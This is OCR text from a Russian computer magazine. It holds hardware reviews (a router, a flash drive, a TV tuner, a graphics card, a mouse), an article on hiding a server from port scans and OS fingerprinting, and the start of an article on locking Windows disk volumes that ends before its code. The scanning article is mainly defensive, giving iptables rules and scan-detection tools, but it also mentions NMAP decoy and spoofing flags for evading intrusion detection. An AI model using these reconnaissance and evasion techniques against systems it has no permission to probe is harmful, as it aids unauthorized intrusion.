
Как показало тестирование, D-Link DIR-655 — один из рекордсменов по производительности WAN-LAN маршрутизации и показывает впечатляющие результаты по скорости Wi-Fi. Большим плюсом является высокая скорость PPTP и корректная работа IGMP Proxy во всех режимах интерфейса WAN. Конечно, есть и недостатки. Это касается, в первую очередь, некорректной работы модуля Wi-Fi с некоторыми алгоритмами шифрования. Еще один минус кроется в неправильной работе роутера со статическими маршрутами и невозможностью их получения с DHCP-сервера. Однако продукт в любом случае заслуживает высокой оценки, а при определенной программной доработке может стать одним из лучших домашних интернет шлюзов. ⌶

Пропускная способность WAN-интерфейса




На графике представлена пропускная способность в двух режимах: с использованием протокола PPTP и в режиме Static IP (NAT Only)

Скорость Wi-Fi с шифрованием и без него




С шифрованием и без него: Как видно с WPA-PSK шифрованием с ключом AES скорость незначительно падает

Скорость Wi-Fi при разной ширине радиока-




При разной ширине радиоканала: Вдвое большая полоса радиочастот обеспечивает существенный прирост скорости Wi-Fi

Скорость Wi-Fi (минимальная длинна пакета)



Скорость Wi-Fi при передаче пакетов минимального размера

Скорость Wi-Fi (максимальная длинна пакета)



Скорость Wi-Fi при передаче пакетов максимального размера

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКОМУ ПРЕДСТАВИТЕЛЬСТВУ КОМПАНИИ D-LINK



4 девайса

1.



2.

Transcend JFT3

Флешка — маленькая, тоненькая, беленькая и емкая

$20



Технические характеристики:

Тип носителя: **USB Flash**
Емкость: **2 Гб**
Размеры: **30,3x12,3x2,4 мм**
Вес: **2 г**
Гарантия: **12 месяцев**



1. Идея не нова, но до сих пор вызывает восхищение. Носитель класса USB-flash размером с фалангу мизинца и весом всего 2 грамма — мечта любого техноманьяка.
2. Необязательно носить ее на шее, подражая типичным сисадминам, — флешка настолько мала, что ее легко можно приспособить в качестве сережки, изящного брелока для ключей или просто положить в один из кармашков в кошельке.
3. Благодаря дизайну и размерам она станет отличным подарком не только любителю IT-технологий, но и девушке, а небольшая цена тому только способствует.



1. Столь скромные размеры могут повлечь за собой ряд проблем: устройство легко потерять или попросту сломать.
2. Обратной стороной миниатюризации являются также невысокие характеристики, касающиеся скорости чтения.
3. Модель бывает двух типов: с объемом памяти 1 Гб или 2 Гб. Опять же дизайн девайса и стремление производителя максимально уменьшить все, что можно, не позволяют ему произвести более емкие носители того же плана.
4. Кстати, о дизайне: отверстие для шнурка слишком маленькое — продеть удастся только ниточку; цвет — только белый. А что делать тем, кто предпочитает яркие цвета?
5. В связи с отсутствием блокиратора можно ошибиться с установкой — воткнуть носитель в USB-порт не той стороной.

Результаты тестирования:

Linear write — **3,08 Мб/с**
Average write — **0,08 мс**
Linear read — **10,1 Мб/с**
Average read access — **0,84 мс**



Pinnacle PCTV Hybrid Tuner Kit for Vista

Смотрим «Дом-2» без отрыва от производства

$100

Технические характеристики:

Тип устройства: **ТВ-тюнер**
Интерфейс: **PCI**
Чип: **Philips SAA7131E/03/G**
Форматы записи: **MPEG-1 и MPEG-2 RT, DivX, аудио MPEG-1 Layer 2 (MPA), AudioCD, MP3 CD и DVD, VCD, S-VCD, DVD-Video**
Форматы воспроизведения: **MPEG-1 и MPEG-2, DivX, аудио MPEG-1 Layer 2 (MPA), AudioCD, MP3, VCD, S-VCD и DVD-Video, JPG, BMP, PNG и GIF**



1. Чип Philips SAA7131E/03/G, на котором построен тюнер, принадлежит к последней серии. Он поддерживает аппаратное декодирование, прослушивание радиопередач в FM-диапазоне, а также прием цифрового сигнала стандарта DVB-T2. Высокая емкость пригодится при дальних путешествиях или длительной записи видео.
2. В ходе теста быстрая настройка позволила получить шестнадцать эфирных каналов, картинка на большинстве из которых оказалась практически идеального качества.
3. Устройство успешно справляется с поиском и передачей цифрового сигнала.
4. В пакете ПО предусмотрена полезная утилита TimeShift, осуществляющая отложенную запись телепрограмм.



1. При тестировании обнаружились некоторые проблемы с синхронизацией программного обеспечения и аппаратной части.
2. Пульт управления — типовой, без индивидуального дизайна. Всему виной стандартизация Microsoft.
3. Из-за отсутствия встроенного аппаратного декодировщика и графических наворотов операционной системы процессор загружается достаточно сильно.

3.

MSI RX3870-T2D512E-OC

Долби ботов на более высоких разрешениях

$405

Технические характеристики:

Чип: **RV670**
Количество транзисторов: **666 млн**
Частота чипа: **800 МГц**
Частота памяти: **2200**
Число унифицированных процессоров: **320**
Память: **512 Мб GDDR3**
Ширина шины памяти: **256 бит**
Поддерживаемая версия API DirectX: **10.1**
Интерфейс: **PCI-Express 2.0**
Техпроцесс: **55 нм**



1. Это представитель последней серии видеокарт от компании AMD в видении инженеров MSI. Отличная производительность — главный козырь этого устройства.
2. Имеется поддержка последней версии DirectX 10.1, а также интерфейса PCI-Express версии 2.0. Помимо этого производитель заявляет о корректной работе с шейдерной моделью 4.1.
3. Полностью распределенная архитектура с 512-битной кольцевой шиной для чтения и записи памяти.
4. Неплохой разгонный потенциал.



1. Присутствует поддержка технологии Crossfire. Однако в связи со слабой программной реализацией возможны проблемы при установке.
2. Слишком габаритная система охлаждения. Обладателям корпусов со скромными размерами лучше позаботиться о новом «доме» для комплектующих своего компьютера. Доступ к близлежащим разъемам, скорее всего, будет закрыт.
3. Та же система охлаждения в режиме больших нагрузок слишком шумная.
4. Напоследок стоит отметить слишком высокую стоимость. Не успевает выйти новая линейка, как производители анонсируют следующую — и опять по запредельной цене.

4.

Logitech G9

Новая легенда в сфере игровых манипуляторов

$125

Технические характеристики:

Ресурс кнопок: **8 млн нажатий**
Расчетный пробег: **250 км**
Формат данных: **16 бит на ось**
Частота опроса порта: **до 1000 Гц**
Управление курсором: **фирменная лазерная технология**
Мощность процессора: **6,4 мегапикселя в секунду**
Разрешение сканирования: **до 3200 точек на дюйм**
Максимальная скорость: **1150-1650 мм/с**
Максимальное ускорение: **20g**
Динамический коэффициент трения: **0,09**
Статический коэффициент трения: **0,14**



1. Мышь оснащается двумя сменными корпусами, которые отличаются материалом покрытия. Разница между ними заметна на тыловой части и на боковинах.
2. Сзади сверху находится отсек для сменных грузиков.
Вес устройства без корпуса и грузового картриджа составил 90 г, корпуса XL — 30 г, Precision — 25 г.
3. Все клавиши настраиваются в соответствии с пожеланиями пользователя. Кроме того, можно назначить цвет светодиодного индикатора — один из 180 предустановленных.
4. Точность позиционирования курсора на очень высоком уровне благодаря ряду технологий, внедренных компанией Logitech.
5. Обеспечено безупречное скольжение мыши практически на любом типе поверхности.



1. Недостаточное количество сменных корпусов. Те, что есть в комплекте, практически ничем друг от друга не отличаются.
2. Правая кнопка огибает колесико слишком сильно — при активном использовании его можно случайно задеть.
3. Кабель USB несколько жестковат. Во время агрессивной игры это может мешать.
4. Любителям беспроводных технологий придется подождать — пока девайс существует только с кабелем USB.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИЯМ MULTIMEDIA CLUB (T.(495) 788-9111, WWW.MPC.RU), ERGODATA (T.(495) 787-5900, WWW.ERGODATA.RU), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ MSI И LOGITECH



АНДРЕЙ КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

ПОГОВОРИМ О МАСКАРАДИНГЕ

КАК ЗАМАСКИРОВАТЬ СВОЙ СЕРВЕР

Разные специалисты имеют свой взгляд на то, как защитить свою систему и какие средства для этого использовать. Но в одном они сойдутся наверняка: если грамотно замаскировать систему, не дать взломщику ее проанализировать, то взломать ее будет ой как сложно!

В современном мире информационной безопасности особое значение придается так называемому «маскарадингу» системы. По определению, маскарадинг является способом скрытия данных, или методом выдачи ложных данных взамен истинных. В контексте компьютерной тематики это может быть все что угодно, например действия, связанные с подменой баннеров сервисов.

СТАРЫЙ ДОБРЫЙ СКАН ПОРТОВ


Классический портскан состоит из трех этапов: установление соединения сокета, посылка в сокет некоторого количества информации, прослушивание ответа. Такой метод часто называют **TCP Connect**. Эффективно? Да! Но что мешает администратору установить ложный ответ сервиса? Да ничего! Некоторые из подобных приемов подмены были приведены в статье «Серверное подполье». Анализ баннеров, полученных в ответ на попытку подключения, называется «лотерейным исследованием». И несмотря на то, что он является наиболее распространенным методом сканирования и, как правило, дает хорошие результаты, в ходе использования нужно обязательно учитывать следующее:

- баннер сервиса может быть легко заменен на ложный путем незначительных измерений в исходных кодах, а большинство серверных приложений распространяется именно по лицензии Open Source (Apache, SSH, PHP);
- ложные баннеры могут быть сгенерированы так, чтобы сбить действия сканера, или сделать так, чтобы он принял их за honeypot.


БОРЕМСЯ СО СКАНОМ ПОРТОВ

Теперь немного теории, а именно основ TCP/IP-стека. На этапе установления TCP-соединения на каждый пакет SYN высылаются пакеты SYN+ACK, после чего обмен окончательно закрепляется ACK-флагом. Разработчики сканеров отлично представляют себе механизм установления соединения и используют его для поиска открытых портов. Такой подход называется **TCP-сканированием** и используется в наиболее популярных разработках самых авторитетных кодеров. Процедура дает отличные результаты, но имеет один серьезный недостаток. Банальным перехватом параметра peername на сервере можно засечь того, кто подключался к объекту сокета! Получается, что наши действия по изучению сервера могут быть легко обнаружены.

Безусловно, существуют и более незаметные техники сканирования портов. Например, **SYN-сканирование**. Этот метод часто называют «полуоткрытым» сканированием, поскольку при этом полное TCP-соединение с портом сканируемой машины не устанавливается. Сканер посылает SYN-пакет, как бы намереваясь открыть настоящее соединение, и ожи-



Характерная особенность Windows – выдача алфавита на ICMP Request



Сайт FBI режет ICMP-запросы, а так же применяет технику проброса порта, видимо, с целью защиты от разных атак на их ресурсы. Но тем не менее, мы выявили скрытые IP-адреса и предполагаемую операционную систему

дает ответа. Наличие флагов SYN|ACK в ответе указывает на то, что порт удаленной машины открыт и прослушивается. Флаг RST в ответе означает обратное. Но несмотря на то что прямого соединения не происходит, мы все равно передаем пакеты на удаленную машину, а значит, их можно отследить! Например, посредством прослушивания собственных сетевых интерфейсов на базе RAW-доступа.

```
Apr 1 18:36:01 666.66.666.66:1093 -> 111.11.11.49:21 SYN
Apr 1 18:36:01 666.66.666.66:1094 -> 111.11.11.49:22 SYN
Apr 1 18:36:01 666.66.666.66:1095 -> 111.11.11.49:23 SYN
Apr 1 18:36:01 666.66.666.66:1096 -> 111.11.11.49:25 SYN
Apr 1 18:36:01 666.66.666.66:1097 -> 111.11.11.49:42 SYN
```

То же самое в той или иной мере относится и к другим видам сканирования. Кроме волны запросов можно заметить последовательность пакетов, в каждом из которых порт назначения увеличивается на единицу. И даже несмотря на то, что в некоторых сканерах реализована техника рандомизации (подключение к портам происходит случайно), это все равно можно отследить. В известном сканере NMAP для усложнения вычисления источника сканирования существуют флаги -S и -D (decoy) (+-P0), позволяющие спуфить источник и добавлять туда несколько машин. Это не скрывает сканирования, но обманывает системы IDS. Кстати говоря, stealth-сканированием SYN-скан называется только по той причине, что не все системы журналирования пишут лог запросов. И это отнюдь не означает, что их невозможно отследить! По определению, RAW — это формат данных, не имеющих четкой спецификации. Действительно, нам все равно, какой поток трафика мы будем анализировать, — при желании мы зададим его структуру самостоятельно. С учетом этого можно выделить несколько утилит, используемых для выявления сканирования портов.

1. Scanlogd (www.openwall.com/scanlogd)
Одна из наиболее сбалансированных систем обнаружения сканирования хоста от разработчика Openwall. Может взаимодействовать с рядом библиотек захвата (libndis, libpcap). Но обращаться к одной из них требуется не всегда, поскольку тот же Linux имеет свой raw socket interface, позволяющий прослушивать трафик самостоятельно. У Scanlogd существует также портированная версия для Windows.

2. PSAD (www.freshmeat.net/projects/psad)
Название говорит само за себя. Это набор утилит, написанных на C и Perl, предназначенных не только для журналирования сканирования, но и противодействия ему путем использования обращений к iptables. Более того, PSAD содержит модуль опознания атакующего, который по значениям TTL, IP id, TOS и TCP window выдаст информацию об атакующем.

3. Pkdump (freshmeat.net/projects/pkdump)
Обнаружение TCP/UDP-видов сканирования.

4. Astaro PortScan Detection (freshmeat.net/projects/astaropsd)
Прототип творения Solar Designer. Ведет журнал подключений путем взаимодействия с syslog.

Все эти средства относятся к системам PSAD (PortScan Atack Detection). В литературе нередко можно встретить тезис о том, что сканирование портов является атакой, хотя оно лишь позволяет выявить защитные механизмы на системе или их отсутствие. RAW-снифинг использует практически каждая вторая host-based IDS-система. Например, работа Snort с включенным плагином PortScan Plugin (freshmeat.net/projects/pscan-plugin) состоит только в анализе логов. Поэтому нет ничего удивительного в том, что известнейшая система обнаружения вторжений является одновременно и пакетным снифером.

PSAD использует два критерия для того, чтобы определить сканирование:
1) по перебору порта;
2) по тайм-ауту на подключения к портам

НЕУДАЧИ FINGERPRINT'А

Одной из сторон маскарадинга является уход от возможности сканирования портов путем урезания особых видов трафика. Вот лишь несколько приемов, которые можно использовать:


```
Боремся с XMAS-сканированием:
— A INPUT — p tcp — m tcp --tcp-flags
FIN,SYN,RST,PSH,ACK,URG FIN,SYN,RST,PSH,ACK,URG — j
DROP


Боремся с NULL-сканированием:
— A INPUT — p tcp — m tcp --tcp-flags
FIN,SYN,RST,PSH,ACK,URG NONE — j DROP


Боремся с TCP connect() и SYN-сканом:
— A INPUT — p tcp — m tcp --tcp-flags FIN,SYN FIN,SYN — j
```

Значения TTL в различных системах

Операционная система	IP TTL в ECHO Request	IP TTL в ECHO Reply
Microsoft Windows Family	32	128
*BSD and Solaris	255	255
LINUX Kernel 2.2.x and 2.4.x	64	255
LINUX Kernel 2.0.x	64	64
Microsoft Windows 2000	128	128
Microsoft Windows 95	33	32


Паника NMAP. На выбор с некоторой вероятностью сканнер выдает более десятка операционных систем, хотя система запущена под FreeBSD


В процессе httpprinting'а, Xspider выдает свои действия, т.к. использует слово «SCANNER» в некоторых запросах


dvd
Все упомянутые в статье утилиты, примеры скриптов ты найдешь на нашем диске.


info
Примеры работы с pf для организации защиты от определения ОС узла ты можешь найти в статье Александра Гончарова «Защита FreeBSD от OS Fingerprinting с использованием PF firewall» (opennet.ru/base/sec/freebsd_fingerprint.txt.html).

```
DROP
Боремся с FIN-сканированием:
— A INPUT — p tcp — m tcp --tcp-flags FIN,ACK
FIN-j DROP
```

Другая важная задача маскарадинга состоит в сокрытии версии операционной системы от удаленного анализа (OS Fingerprinting). Все утилиты, владеющие этим приемом, как правило, применяют следующие техники:

1. Активное сканирование, в ходе которого отправляется пакет, получается ответ и производится его анализ. Сканер, к примеру, может проанализировать ответ сервера на запрос ICMP Echo Request, изучив время жизни пакета и ряд других специфических параметров. Собственно, самым популярным инструментом подобного рода является PING, который основан на использовании протокола Internet Control Message Protocol и к тому же высылает TTL. По логике вещей, основным противодействием многих администраторов является «урезание» такого трафика. При прохождении пакета через один маршрутизатор (хоп) время жизни пакета уменьшается на то количество времени, которое пакет «пробыл в маршрутизаторе», но так как это время чрезвычайно мало и вряд ли может превышать 1 секунду, то именно это число берут за среднюю величину убыли. А поскольку на разных узлах количество хопов может быть различно, TTL может сравнительно отличаться от перечисленных эталонных значений.

2. Пассивное сканирование не подразумевает отправку пакетов. Вместо этого один из интерфейсов переводится в прослушивающий режим, а сканер извлекает из собранных данных те значения, которые посылает удаленная машина при явном обращении к ней.

Изменение параметров TTL/Window Size/MTU так или иначе влияет только на изменение характеристик стека, при этом сканеру отдается ложная информация. Иногда это может привести к неправильному функционированию рабочей станции, поэтому надо следить, чтобы введенные значения были корректны. Особенно внимательно стоит относиться к MTU — параметру, определяющему размер (в байтах) единицы информации, которая может быть передана на канальном уровне коммуникационного протокола. Для разных сетей этот параметр различен (в сетях x25 он самый маленький и составляет 128 байт, а в Ethernet — уже 1500 байт). Сценарий для изменения для изменения TTL и Windows Size (под Windows, FreeBSD, Linux), написанный автором на Python, ты найдешь на нашем диске.

RPC НА СЛУЖБЕ ВЗЛОМЩИКА

К большому сожалению, существуют способы определения ОС и по другим признакам. Например, RPC-разведка. Так, небезызвестная утилита **Rpcdump** позволяет администратору опрашивать интересующие его устройства и определять, готовы ли они к «общению» средствами указанного протокола, причем опрос выполняется с помощью того же протокола. Эта программа неоценима в ситуациях, когда надо выяснить причины неисправности удаленных систем, переставших реагировать на запросы. Утилита предусматривает использование как низкоуровневых сетевых протоколов, таких как TCP, UDP, IPX и SPX, так и протоколов более высоких сеансового и прикладного уровней: NetBIOS over TCP/IP (NetBT), Net-BEUI, Microsoft Message Queue Services (MSMQ), а также именованных каналов (named pipes). С помощью программы Rpcdump можно определить, через какие порты удаленный сервер готов принимать сигналы и какие порты обеспечивают прохождение трафика сквозь средства сетевой защиты. Утилита входит в Resource Server Kit. А ответы различных серверов на RPC-запросов уже давно изучены.

Стоит упомянуть важнейшее расширение iptables — **Tappit**, представляющее собой жестокое средство для наказания скрипткидисов. Злодей, попытавшийся открыть подключение с портом-ловушкой, будет принудительно «прикован» к нему в течение определенного тайм-аута. Разорвать соединение с таким узлом не удастся, что непременно отразится на системных ресурсах атакующего, но ни в коем случае не доверенной системы. Делается такое зависание путем установления параметра Window Size в ноль. Пример эмуляции Windows-служб для маскировки и одновременной атаки:

```
iptables -A INPUT -p tcp -m tcp -m mport \
         --dports 135,139,1025 -j TARPIT
```

При обращении на эти порты сразу же будет оказано противодействие. Подобный прием, замечу, зачастую используют для защиты от распределенных атак. Обрати внимание. Надо понимать, что сканеры безопасности создаются исключительно в законопослушных целях — для мониторинга сети и поиска ее слабых мест. Не надо нарушать закон и использовать их во вред. Это наказуемо!


LASR
L.A. STREET RACING




PLAY•TEN



КРИС КАСПЕРСКИ

ДИСКИ ПОД ЗАМКОМ

КАК ПРЕДОТВРАТИТЬ НЕПРЕДНАМЕРЕННЫЙ ДОСТУП К ЖЕСТКИМ ДИСКАМ

Приходилось ли тебе прятать диски в системе? Отключать их, чтобы не было видно? Или просто блокировать, чтобы ни одна программа и особенно вирусы не могли производить с ними никаких действий? Все это кажется простейшей задачей, но только до тех пор, пока не приступаешь к ее решению. Оказывается, что в инете распространяются какие-то левые утилиты, которые мало того, что платные — они ненадежны и сильно глючат. Но сегодня они нам и не потребуются!

Эта история началась много лет назад, когда «Дятел» (винчестер типа IBM-DTLA-307015), используемый в качестве вспомогательного накопителя, в результате естественной выработки подшипника начал свистеть, шуметь и вибрировать всем корпусом. Недолго думая, автор установил в настройках электропитания отключение диска через 3 минуты. Основой диск («Барракуда» от Seagate) работал бесшумно и, поскольку к нему постоянно обращались, никогда не отключался, а вот «Дятел» (куда складировались редко используемые файлы) по замыслу должен был уснуть и долго не просыпаться (благо машина перезагружается раз в месяц, а то и реже). Однако положенные три минуты истекли, а «Дятел» все никак не мог угомониться. Еще добрых минут десять винчестер продолжал шуметь, пока не обнаружилось, что он конфликтует с **Process Explorer**'ом Марка Руссиновича. После его закрытия «Дятел», зевнув, отправился на покой: вибрации прекратились, и воцарилась долгожданная тишина. Ненадолго! Через некоторое время «Дятел» проснулся, вновь раскручивая свой шпиндель! Это агент Windows подсуетился и сообщил, что на таком-то диске осталось мало места и не мешало бы его почистить. Вместо этого разъяренный мыщъх завалил самого агента! :) Несколько часов благословенной тишины и... вновь грохот пробуждающегося «Дятла»! Какая служебная программа потревожила его на этот раз? Ах, MS Photo Editor, который при запуске зачем-то перечитывает все диски. А DVD-Decryptor при грабеже фильмов автоматически пытается записать их на диск с наибольшим количеством свободного пространства, сканируя все, включая спящие. Тысячи программ нахально лезут туда, куда их не просят, и далеко не каждую из них можно от этого отучить.
Обозначенная проблема довольно актуальна (особенно на компьютерах, где воткнуто большое количество дисков, но основная нагрузка ложится на один из них, а остальные используются в резервных целях). И чтобы ее решить, мыщъх стал искать пути блокировки дисковых томов, что, в конечном счете, оказалось полезным не только для усыпления дисков, но и защиты

Заблокированные жесткие диски видятся в FAR'е как недоступные (not available)

Мыщъх'иная программа для блокировки дисков

данных от вирусных/хакерских атак. Даже если злоумышленник захватит администратора (вместе со всеми правами), он все равно не сможет ни открывать файлы, ни даже просматривать содержимое заблокированного тома.

В ДЕБРЯХ MSDN

Всякий, кто сталкивался с Windows, знает, что chkdsk.exe блокирует дисковый том на время его лечения. Еще бы! Попытка исправления ошибок, сопровождаемая записью на диск со стороны других приложений, рискует превратить базовые структуры данных в кашу! Весь вопрос в том — как именно chkdsk.exe осуществляет блокировку? Он же ведь, зараза такая, ничего не говорит и исходных текстов нет (сейчас сырцами Windows забиты все файлообменные сети, но на тот момент у мыщъх'а их не было, так что приходилось плясать от печки).

Ну, нет исходных текстов — и не надо. Зато есть дизассемблер и MSDN. Распотрошив chkdsk.exe в IDA Pro и натравив на него монитор IOCTL-запросов, собранный на базе отладчика soft-ice (точка останова на API-функцию **DeviceIoControl** с записью всех аргументов в лог-файл), мыщъх определил, что блокировка дискового тома осуществляется путем посылки ему вполне документированной команды **FSCTL_LOCK_VOLUME**. Эта команда подробно описана в SDK вместе с другими, среди которых значится и **FSCTL_DISMOUNT_VOLUME**, ставшая предметом одной забавной и в тоже время поучительной истории.

Название **FSCTL_DISMOUNT_VOLUME** свидетельствует, что команда предназначена для размонтирования дисков, а в мире UNIX это равносильно потере доступа к ним на логическом уровне вплоть до последующего монтирования. Вот только Windows — это вам не UNIX! Это совсем другой зверь. Вспомни, когда ты в Windows последний раз вручную монтировал дискету или CD-ROM. Не помнишь? Вот, и я не помню. Windows, в отличие от UNIX, всегда монтирует диски автоматически! А SDK полезно читать последовательно — от корки до корки. В описании команды **FSCTL_DISMOUNT_VOLUME** недвусмысленно сказано, что размонтированный том обладает следующими свойствами: а) на нем отсутствуют открытые файлы; б) операционная система о нем «забывает». Казалось бы, то, что нам нужно! Ан нет, ниже следует убийственная приписка, сообщающая, что операционная система попытается смонтировать демонтированный том при первой же попытке доступа к нему, в частности, вызов функции **GetLogicalDrives** заставит операционную систему смонтировать все демонтированные тома. Другими словами, как только мы нажмем <ALT-F1>/<ALT-F2> в FAR'е или попытаемся просмотреть содержимое тома, операционная система автоматически смонтирует его и никакой блокировки не получится!

Обратимся к «голому» вызову **FSCTL_LOCK_VOLUME**, рекомендованному в описании команды **FSCTL_DISMOUNT_VOLUME** самой MS. Говорят, что использовать **FSCTL_LOCK_VOLUME** без **FSCTL_DISMOUNT_VOLUME** ни в коем случае нельзя! Дескать, при этом операционная система не сбрасывает дисковые буфера и, если случайно забыть смонтировать том перед завершением работы Windows, диску придет капец.

Что ж, открываем SDK и читаем: операционная система сбрасывает все дисковые буфера на том перед тем, как заблокирует его, в частности, все данные, находящиеся в кэш'е «ленивой записи» выгружаются на том. Короче, насчет потенциальных разрушений можно не волноваться. Вызывать **FSCTL_DISMOUNT_VOLUME** до блокировки тома — бесполезно, а после — невозможно (**DeviceIoControl** возвратит ошибку, в полном соответствии со спецификациями Microsoft).

СКЕЛЕТ ПРОГРАММЫ

Вдоволь накурившись SDK, пишем следующий код. Обработка ошибок с прочими второстепенными деталями для упрощения понимания опущена:

